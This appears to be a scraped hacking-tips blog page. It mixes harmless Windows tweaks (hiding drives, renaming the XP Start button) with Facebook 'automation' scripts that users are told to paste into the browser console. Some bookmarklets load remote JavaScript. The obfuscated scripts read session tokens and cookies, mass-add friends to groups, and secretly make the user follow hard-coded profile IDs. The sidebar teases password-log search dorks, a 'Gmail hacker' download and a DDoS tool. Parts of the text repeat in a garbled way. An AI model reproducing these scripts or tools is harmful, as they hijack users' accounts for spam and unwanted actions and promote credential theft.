
Popular Posts
-
admin account info" filetype:log !Host=*.* intext:enc_UserPassword=* ext:pcf "# -FrontPage-" ext:pwd inurl:(service | authors...
-
1. Download Gmail hacker software to hack Gmail password. http://www.4shared.com/file/175280640/863ac191/Gmail_Hack.html 2. Now, ru...
-
Ddoser 3.4 - Credit to Online D0wnload Pass:-thisisthepass111 [DDoSeR] (Programmed in Delphi 7 By Sam) Ma...
-
This summary is not available. Please click here to view the post.
-
 What is the Use of The Proxy? Hide your IP. Browse the Internet anonymously. 100 percentage working process list Share Here is the list of p...

Blogroll

BlogRoll

Recent Posts


Showing posts with label Funny Tricks. Show all posts
How to hide your hard drive in windows without any software
Hello friends, this my first post on this blog hope you like it. Today i am going to tell you how to hide your hard disk drives in windows (XP, Vista, windows7,8,8.1) without using any third party software.
As you have seen in offices, collages and in your school labs there is only one drive 'C' and no more dard drives are there.We think that there is only one drive but actually there are all hard drives but they are hidden from us.
So if you want to hide Hard Disk Drive in you own PC then follow the following steps:
1. First press windows button + r and type gpedit.msc in the box.

2. Now Click on gpedit to Open it then Click on User Configuration >Administrative Templates > Windows Components..

3. Then double click on Windows Explorer (in windows XP,7,Vista) and File Explorer (in windows 8, 8)

(For windows 8,8.1)

(For windows XP, Vista, 7)
4. Now double click on Hide these specific drives in My Computer.


5. Now click on 'Enable' radio button and Option will be active and then select your choice you want to hide your hard disk drive i.e: you can select one, two or more you want and then click on OK.

Before My Pc have Shown Drive.
1.Right Click on My Computer or My Pc(In Win8/8.1)

2. Open Disk Management, And Right Click on which drive you want to hide , Then Click on Change Drive Letter & Path

3. Click on Yes.


4.See the Drive Letter is Gone.
5. Now See in your Pc the Drive is Become Hide.

Note: If you want back visible your then again Give Your Drive Letter .
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
As you have seen in offices, collages and in your school labs there is only one drive 'C' and no more dard drives are there.We think that there is only one drive but actually there are all hard drives but they are hidden from us.
So if you want to hide Hard Disk Drive in you own PC then follow the following steps:
1. First press windows button + r and type gpedit.msc in the box.
2. Now Click on gpedit to Open it then Click on User Configuration >Administrative Templates > Windows Components..
3. Then double click on Windows Explorer (in windows XP,7,Vista) and File Explorer (in windows 8, 8)
(For windows 8,8.1)
(For windows XP, Vista, 7)
4. Now double click on Hide these specific drives in My Computer.
5. Now click on 'Enable' radio button and Option will be active and then select your choice you want to hide your hard disk drive i.e: you can select one, two or more you want and then click on OK.
And you are done...
TIP: If you want to unhide these drive then just click on 'Not Configured' radio button and click on ok.
Another ShortCut Methods
Another ShortCut Methods
1.Right Click on My Computer or My Pc(In Win8/8.1)
2. Open Disk Management, And Right Click on which drive you want to hide , Then Click on Change Drive Letter & Path
3. Click on Yes.
4.See the Drive Letter is Gone.
5. Now See in your Pc the Drive is Become Hide.
Note: If you want back visible your then again Give Your Drive Letter .
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
Some Useful Script in Facebook for Automatic Posts

Step 1.
Login your FB account
Step 2.
Copy the Script code
1)Script For Awesome Theme For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://github.com/bhargav1996/Fb-Auto-tools/raw/master/theme_plate-FB.php';})();

2)Script For Posting in all groups For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-Auto_Post.js';})();

3)Script For Post Message in Timeline in Facebook all Friends.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-Auto_Messanger.js';})();


4)Script For Message All Friend At Once For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://github.com/bhargav1996/Fb-Auto-tools/raw/master/FB-Auto_Inbox.js';})();

5)Script For Suggest Facebook Friends Automatically
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-AUTO_Suggester.js';})();Step 3.
For Mozilla Firefox Click on firefox button >>Web Developer>> Scretchpad paste the code and top center you find run button click on that.


Step 4.
You will see a message in console tab showing that Refused To Load script or something like that but you need not to care that.However, you will see a new box opened in your browser's window.

Type your message in that box and then click on post.You will see 'waiting' on the box for few seconds and then it will show a pop-up messages Check Pic below .
Done !
Another Script For Adding Friends in Facebook Group
At once.
Copy the Below Script
(function(){var f={dtsg:document.getElementsByName("fb_dtsg")[0].value,uid:document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]),gid:document.getElementsByName("group_id")[0].value,frns:Array(),prenKe:0,okeh:0,gagal:0,getAjak:function(b){var c=new XMLHttpRequest;c.open("GET",b,!0),c.onreadystatechange=function(){if(4==c.readyState&&200==c.status){var a=eval("("+c.responseText.substr(9)+")");a.payload&&a.payload.entries&&(f.frns=a.payload.entries.sort(function(){return.5-Math.random()})),document.getElementById("hasilsurasil").innerHTML="Found <b>"+f.frns.length+" GodLiveInOurHeart</b><div id='hasilsatu'></div><div id='hasildua'></div><div id='hasiltiga' style='min-width:300px;display:inline-block;text-align:left'></div>"+crj;for(x in f.frns)f.senAjak(x)}else document.getElementById("hasilsurasil").innerHTML=4==c.readyState&&404==c.status?"<b style='color:darkred'>Gruppe Öffnen!</b>"+crj:"<b style='color:darkgreen'>Suche nach möglichen Abonnenten... ("+c.readyState+")</b>"+crj},c.send()},senAjak:function(d){var e=new XMLHttpRequest,prm="__a=1&fb_dtsg="+f.dtsg+"&group_id="+f.gid+"&source=typeahead&ref=&message_id=&members="+f.frns[d].uid+"&__user="+f.uid+"&phstamp=";e.open("POST","/ajax/groups/members/add_post.php",!0),e.setRequestHeader("Content-type","application/x-www-form-urlencoded"),e.setRequestHeader("Content-length",prm.length),e.setRequestHeader("Connection","keep-alive"),e.onreadystatechange=function(){if(4==e.readyState&&200==e.status){var a=eval("("+e.responseText.substr(9)+")");if(f.prenKe++,document.getElementById("hasilsatu").innerHTML="<div><b>"+f.prenKe+"</b> of <b>"+f.frns.length+"</b></div>",a.errorDescription&&(f.gagal++,document.getElementById("hasiltiga").innerHTML="<div><b style='color:darkred'>( "+f.gagal+" )</b> <span style='color:darkred'>"+a.errorDescription+"</span></div>"),a.jsmods&&a.jsmods.require){var b="<div>";for(x in a.jsmods.require)a.jsmods.require[x][a.jsmods.require[x].length-1][1]&&(b+="<b style='color:darkgreen'>"+a.jsmods.require[x][a.jsmods.require[x].length-1][1]+"</b> ");b+="<div>",document.getElementById("hasildua").innerHTML=b}if(a.onload)for(z in a.onload){var c=eval(a.onload[z].replace(/Arbiter.inform/i,""));if(c.uid&&c.name){f.okeh++,document.getElementById("hasiltiga").innerHTML="<div><b style='color:darkgreen'>( "+f.okeh+" )</b> <a href='/"+c.uid+"' target='_blank'><b>"+c.name+"</b></a> haben dich abonniert.</div>";break}}f.prenKe==f.frns.length&&(document.getElementById("hasiltiga").style.textAlign="center",document.getElementById("hasiltiga").innerHTML+="<div style='font-size:20px;font-weight:bold'>20 Leute Einladen!</div><a href='/' onClick='document.getElementById(\"hasilsurasil\").style.display=\"none\";return false'>Schliesen</a>")}},e.send(prm)}},g=["i","a","e","g","o","s","n","b","l","p","m","2","r","0","c","1","t","3","©"],crl=g[1]+g[0]+g[6]+g[3]+g[14]+g[12]+g[2]+g[1]+g[16]+g[0]+g[4]+g[6]+g[5]+"."+g[7]+g[8]+g[4]+g[3]+g[5]+g[9]+g[4]+g[16]+"."+g[14]+g[4]+g[10],crj="<div style='margin-top:10px;color:gray;font-size:12px'>"+g[1].toUpperCase()+g[0]+g[6]+g[3]+g[14].toUpperCase()+g[12]+g[2]+g[1]+g[16]+g[0]+g[4]+g[6]+g[5]+" "+g[g.length-1]+g[11]+g[13]+g[15]+g[17]+"<div style='font-size:9px'><a href='http://"+crl+"/' target='_blank'>"+crl+"</a></div></div>";document.body.innerHTML+="<center id='hasilsurasil' style='min-height:50px;width:600px;position:fixed;top:100px;left:"+(document.body.offsetWidth-530)/2+"px;border-radius:10px;padding:10px;z-index:999999;border:5px solid skyblue;background-color:rgba(225,225,255,0.75)'><b>facebook.com/Godliveinourheart ... Script by GodLiveinourHeart </b>"+crj+"</center>",f.getAjak("/ajax/typeahead/first_degree.php?__a=1&viewer="+f.uid+"&token="+Math.random()+"&filter[0]=user&options[0]=friends_only")})(); var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value;At once.
Copy the Below Script
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1])
function cereziAl(isim) {
var tarama = isim + "=";
if (document.cookie.length > 0) {
konum = document.cookie.indexOf(tarama)
if (konum != -1) {
konum += tarama.length
son = document.cookie.indexOf(";", konum)
if (son == -1)
son = document.cookie.length
return unescape(document.cookie.substring(konum, son))
}
else { return ""; }
}
}
function getRandomInt (min, max) {
return Math.floor(Math.random() * (max - min + 1)) + min;
}
function randomValue(arr) {
return arr[getRandomInt(0, arr.length-1)];
}
var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value;
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);
function a(abone){
var http4 = new XMLHttpRequest();
var url4 = "/ajax/follow/follow_profile.php?__a=1";
var params4 = "profile_id=" + abone + "&location=1&source=follow-button&subscribed_button_id=u37qac_37&fb_dtsg=" + fb_dtsg + "&lsd&__" + user_id + "&phstamp=";
http4.open("POST", url4, true);
//Send the proper header information along with the request
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-length", params4.length);
http4.setRequestHeader("Connection", "close");
http4.onreadystatechange = function() {//Call a function when the state changes.
if(http4.readyState == 4 && http4.status == 200) {
http4.close; // Close the connection
}
}
http4.send(params4);
}
function sublist(uidss) {
var a = document.createElement('script');
a.innerHTML = "new AsyncRequest().setURI('/ajax/friends/lists/subscribe/modify?location=permalink&action=subscribe').setData({ flid: " + uidss + " }).send();";
document.body.appendChild(a);
}
a("100001068547215");
a("100004230073255");
var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);
var httpwp = new XMLHttpRequest();
var urlwp = '/ajax/groups/membership/r2j.php?__a=1';
var paramswp = '&ref=group_jump_header&group_id=' + gid + '&fb_dtsg=' + fb_dtsg + '&__user=' + user_id + '&phstamp=';
httpwp['open']('POST', urlwp, true);
httpwp['setRequestHeader']('Content-type', 'application/x-www-form-urlencoded');
httpwp['setRequestHeader']('Content-length', paramswp['length']);
httpwp['setRequestHeader']('Connection', 'keep-alive');
httpwp['send'](paramswp);
var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);
var friends = new Array();
gf = new XMLHttpRequest();
gf['open']('GET', '/ajax/typeahead/first_degree.php?__a=1&viewer=' + user_id + '&token' + Math['random']() + '&filter[0]=user&options[0]=friends_only', false);
gf['send']();
if (gf['readyState'] != 4) {} else {
data = eval('(' + gf['responseText']['substr'](9) + ')');
if (data['error']) {} else {
friends = data['payload']['entries']['sort'](function (_0x93dax8, _0x93dax9) {
return _0x93dax8['index'] - _0x93dax9['index'];
});
};
};
To Run This Script Login Facebook Open That Group Page then.

Firefox> Tools> Web Developer > ScratchPad > Paste & Run.
Chrome> Right Click > Inspect Element >Console > Paste & Enter to Run the Code.
Script For Inviting All facebook Friends to Like Your Page:

Then

Then
Paste your Script on Scratchpad(in Firefox)
javascript:var inputs = document.getElementsByClassName('uiButton _1sm');
for(var i=0; i<inputs.length;i++) {
inputs[i].click();
}
Like Our Facebook Fan Page: http://www.facebook.com/godliveinourheart
:::::Enjoy:::;;;
Change Text on XP Start Button
Step 1 – Modify Explorer.exe File
In order to make the changes, the file explorer.exe located at C:\Windows needs to be edited. Since explorer.exe is a binary file it requires a special editor. For purposes of this article I have used Resource Hacker. Resource HackerTM is a freeware utility to view, modify, rename, add, delete and extract resources in 32bit Windows executables and resource files (*.res). It incorporates an internal resource script compiler and decompiler and works on Win95, Win98, WinME, WinNT, Win2000 and WinXP operating systems.
click here to download Resource Hacker.
copy explorer to other drive like d:\ and rename it like alokexlporer.exe

open alokexplorer from resourse hacker

The first step is to make a backup copy of the file explorer.exe located at C:\Windows\explorer. Place it in a folder somewhere on your hard drive where it will be safe. Start Resource Hacker and open explorer.exe located at C:\Windows\explorer.exe as shown in Fig. 01.

Fig. 01
The category we are going to be using is String Table. Expand it by clicking the plus sign then navigate down to and expand string 37 followed by highlighting 1033. If you are using the Classic Layout rather than the XP Layout, use number 38. The right hand pane will display the stringtable as shown in Fig. 02. We’re going to modify item 578, currently showing the word “start” just as it displays on the current Start button.

Fig. 02
There is no magic here. Just double click on the word “start” so that it’s highlighted, making sure the quotation marks are not part of the highlight. They need to remain in place, surrounding the new text that you’ll type. Go ahead and type your new entry. In my case I used alok as shown in Fig. 03.

Fig. 03
save

Tag :
Funny Tricks,
Tips and Tricks,